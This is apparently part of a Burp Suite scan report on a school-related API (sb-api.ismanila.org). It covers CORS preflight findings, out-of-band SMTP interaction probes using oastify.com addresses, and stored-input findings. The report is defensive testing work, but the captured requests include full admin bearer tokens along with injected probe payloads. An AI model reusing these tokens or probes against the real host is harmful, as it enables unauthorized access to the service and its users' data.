User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:14:29 GMT
```

7.32. https://sb-api.ismanila.org/Veracism/api/users/admin-invite

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**

Path: **/Veracism/api/users/admin-invite**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/users/admin-invite HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: POST
Access-Control-Request-Headers: authorization,content-type
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization,content-type
Access-Control-Allow-Methods: POST
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:44:19 GMT
```

7.33. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://sb-api.ismanila.org**

Path: **/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant HTTP/2
Host: sb-api.ismanila.org
```

```
Accept: */*
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: authorization,content-type
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization,content-type
Access-Control-Allow-Methods: PUT
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:14:40 GMT
```

7.34. https://sb-api.ismanila.org/Veracism/api/users/me

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/me**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/users/me HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:15:11 GMT
```

7.35. https://sb-api.ismanila.org/Veracism/api/users/my-tenant

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/my-tenant**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/users/my-tenant?includeInactive=true HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:07:36 GMT
```

7.36. https://sb-api.ismanila.org/Veracism/api/users/register

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/register**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/users/register HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: content-type
Access-Control-Allow-Methods: POST
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:21:25 GMT
```

8. External service interaction (SMTP)

There are 2 instances of this issue:

- /Veracism/api/users/admin-invite [email JSON parameter]
- /Veracism/api/users/register [EmailAddress JSON parameter]

Issue background

External service interaction arises when it is possible to induce an application to interact with an arbitrary external service, such as a web or mail server. The ability to trigger arbitrary external service interactions does not constitute a vulnerability in its own right, and in some cases might even be the intended behavior of the application. However, in many cases, it can indicate a vulnerability with serious consequences.

The ability to send requests to other systems can allow the vulnerable server to be used as an attack proxy. By submitting suitable payloads, an attacker can cause the application server to attack other systems that it can interact with. This may include public third-party systems, internal systems within the same organization, or services available on the local loopback adapter of the application server itself. Depending on the network architecture, this may expose highly vulnerable internal services that are not otherwise accessible to external attackers.

The facility to generate an email to an arbitrary address is often intended application behavior. But this is not necessarily the case, particulary in cases where the destination address is not explicitly entered on-screen by the user.

Issue remediation

You should review the purpose and intended use of the relevant application functionality, and determine whether the ability to trigger arbitrary external service interactions is intended behavior. If so, you should be aware of the types of attacks that can be performed via this behavior and take appropriate measures. These measures might include blocking network access from the application server to other internal systems, and hardening the application server itself to remove any services available on the local loopback adapter.

If the ability to trigger arbitrary external service interactions is not intended behavior, then you should implement a whitelist of permitted services and hosts, and block any interactions that do not appear on this whitelist.

References

- Burp Collaborator
- Out-of-band application security testing (OAST)

Vulnerability classifications

- CWE-16: Configuration
- CWE-406: Insufficient Control of Network Message Volume (Network Amplification)

8.1. https://sb-api.ismanila.org/Veracism/api/users/admin-invite [email JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/admin-invite**

Issue detail

It is possible to induce the application to send emails via SMTP to arbitrary addresses.

The email address **gj34ry1ofhkfk1n3gyvi4zvkebk983zznrifa20qp@oastify.com** was submitted in the **email** JSON parameter.

The application sent an email via SMTP to the specified address.

Request 1

```
POST /Veracism/api/users/admin-invite HTTP/2
Host: sb-api.ismanila.org
Content-Length: 6134
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"email":"gj34ry1ofhkfk1n3gyvi4zvkebk983zznrifa20qp@oastify.com","displayName":"asd","tenantId":13}
```

Response 1

```
HTTP/2 409 Conflict
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:49:52 GMT

{"error":"A user with this email already exists in the system"}
```

Collaborator SMTP interaction

The Collaborator server received an SMTP connection from IP address 69.72.42.3:52488 at 2026-Mar-21 06:49:53.384 UTC.

SMTP Conversation

```
220 burpcollaborator.net Burp Collaborator Server ready
EHLO v53.v51e342bd.use4.send.mailgun.net
250-Hello
250 STARTTLS
STARTTLS
220 Ready to start TLS
EHLO v53.v51e342bd.use4.send.mailgun.net
250 Hello
```

```
MAIL FROM:<bounce+6ecf8b.56dcbd-gj34ry1ofhkfk1n3gyvi4zvkebk983zznrifa20qp=oastify.com@mailer.ismanila.org>
250 OK
RCPT TO:<gj34ry1ofhkfk1n3gyvi4zvkebk983zznrifa20qp@oastify.com>
250 OK
DATA
354 Send data

...[SNIP]...

.
250 OK
```

8.2. https://sb-api.ismanila.org/Veracism/api/users/register [EmailAddress JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/register**

Issue detail

It is possible to induce the application to send emails via SMTP to arbitrary addresses.

The email address **il76t03qhjmhm3p5i0xk61xmgdm5aydm5ht9g04p@oastify.com** was submitted in the **EmailAddress** JSON parameter.

The application sent an email via SMTP to the specified address.

Request 1

```
POST /Veracism/api/users/register HTTP/2
Host: sb-api.ismanila.org
Content-Length: 83
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"OrganizationName":"asdasasd","EmailAddress":"il76t03qhjmhm3p5i0xk61xmgdm5aydm5ht9g04p@oastify.com","FullN
ame":"asdfasdasd"}
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
Vary: Origin
```

```
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:22:21 GMT

{"error":"User with this email already exists"}
```

Collaborator SMTP interaction

The Collaborator server received an SMTP connection from IP address 69.72.42.3:59902 at 2026-Mar-21 04:22:22.292 UTC.

SMTP Conversation

```
220 burpcollaborator.net Burp Collaborator Server ready
EHLO v53.v51e342bd.use4.send.mailgun.net
250-Hello
250 STARTTLS
STARTTLS
220 Ready to start TLS
EHLO v53.v51e342bd.use4.send.mailgun.net
250 Hello
MAIL FROM:<bounce+71910a.56dcbd-
il76t03qhjmhm3p5i0xk61xmgdm5aydm5ht9g04p=oastify.com@mailer.ismanila.org>
250 OK
RCPT TO:<il76t03qhjmhm3p5i0xk61xmgdm5aydm5ht9g04p@oastify.com>
250 OK
DATA
354 Send data

...[SNIP]...

.
250 OK
```

---

9. Input returned in response (stored)

There are 16 instances of this issue:

- /Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c [displayName JSON parameter]
- /Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c [displayName JSON parameter]
- /Veracism/api/apiclient [name JSON parameter]
- /Veracism/api/apiclient [name JSON parameter]
- /Veracism/api/scan/scan-upload [filename multipart parameter attribute]
- /Veracism/api/scan/scan-upload [filename multipart parameter attribute]
- /Veracism/api/students/4 [extRef JSON parameter]
- /Veracism/api/students/4 [extRef JSON parameter]
- /Veracism/api/students/4 [fullName JSON parameter]
- /Veracism/api/students/6 [extRef JSON parameter]
- /Veracism/api/users/admin-invite [email JSON parameter]
- /Veracism/api/users/admin-invite [email JSON parameter]
- /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]
- /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]
- /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]
- /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]

Issue background

Retrieval of stored input arises when user input is stored and later embedded into the application's responses.

Input being returned in application responses is not a vulnerability in its own right. However, it is a prerequisite for many client-side vulnerabilities, including cross-site scripting, open redirection, content spoofing, and response header injection. Additionally, some server-side vulnerabilities such as SQL injection are often easier to identify and exploit when input is returned in responses. In applications where input retrieval is rare and the environment is resistant to automated testing (for example, due to a web application firewall), it might be worth subjecting instances of it to focused manual testing.

Vulnerabilities resulting from retrieval of stored input are typically more serious than the equivalent reflected vulnerabilities because they do not require a separate delivery mechanism in order to reach target users. Depending on the affected functionality, ordinary users may be exploited during normal use of the application. Note that automated detection of stored data retrieval cannot reliably determine whether input that is persisted within the application can be retrieved by any other user, only by authenticated users, or only by the attacker themselves. You should review the functionality in which the vulnerability appears to determine whether the application's behavior can feasibly be used to compromise other application users.

Vulnerability classifications

- CWE-20: Improper Input Validation
- CWE-116: Improper Encoding or Escaping of Output

9.1. https://sb-api.ismanila.org/Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c [displayName JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c**

Issue detail

The value of the **displayName** JSON parameter submitted to the URL /Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c is copied into the response for the URL /Veracism/api/Users.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1

```
PUT /Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c HTTP/2
Host: sb-api.ismanila.org
Content-Length: 6182
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
```

zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"displayName":"4y3s6mgcu5z3zp2rvma6jna8tzzxnrei2axyplf94@oastify.com","tenantId":13,"roleCode":"ADMIN_OFFICE","role":2,"isActive":false}

Request 2

GET /Veracism/api/Users?includeInactive=true HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3ZlcmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsImF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzA1OTUsImV4cCI6MTc3NDE1Njk5NSwic2NvcGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.m7_sjuG-NqyNkU_0VCjVDa1TdAe1fAw4JkgTrBlqDAJWgwIWtHZPVDEXnymgpfF1-KN58N6_TLk2OEpmXaaUT_iit1C9Llux9STieql0895ZPVKiBYoloSNRZXhOmWtzlYgZVnTA7XxzhHhQ57ZMpagdAaOwec6g58QjfnsJU4HniEBV284avId-tKCiEDYl-FHg-caTOUNt6H-nQAmsSpNe3GyIYhK6RmIgCHc6FqAjfwMrzxsQY205s_ZBJVWoEDOWJ5ez-qNkjJpPLanRu_Z4ROv_7Om-LlhJuj8ixJ8oOp8ORUHCmoI0DH0eBtTc3DNHzV_EY6YCNTN4PC0DEg
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 2

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:20:10 GMT

[{"id":"d1ff2018-8538-4a61-9a12-4ee7d1e7c421","auth0UserId":"pending|

gj34ry1ofhkfk1n3gyvi4zvkebk983zznrifa20qp@oastify.com","email":"gj34ry1ofhkfk1n3gyvi4zvkebk983zznrifa20qp@oastify.com","displayName
...[SNIP]...
<20000);vl6lq=1;}}
())+'","displayName":"4y3s6mgcu5z3zp2rvma6jna8tzzxnrei2axyplf94@oastify.com","role":"2","roleCode":"ADMIN_OFFICE","isActive":false,"createdAt":"2026-03-21T04:22:05.28","lastLoginAt":null,"tenantId":13,"tenantName":"asdasasd","profileImage":null},{"id":"2f13c7de-ad
...[SNIP]...

9.2. https://sb-api.ismanila.org/Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c [displayName JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c**

Issue detail

The value of the **displayName** JSON parameter submitted to the URL /Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c is copied into the response for the URL /Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1

```
PUT /Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c HTTP/2
Host: sb-api.ismanila.org
Content-Length: 6182
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

{"displayName":"4y3s6mgcu5z3zp2rvma6jna8tzzxnrei2axyplf94@oastify.com","tenantId":13,"roleCode":"ADMIN_OFFICE","role":2,"isActive":false}

Request 2

```
GET /Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
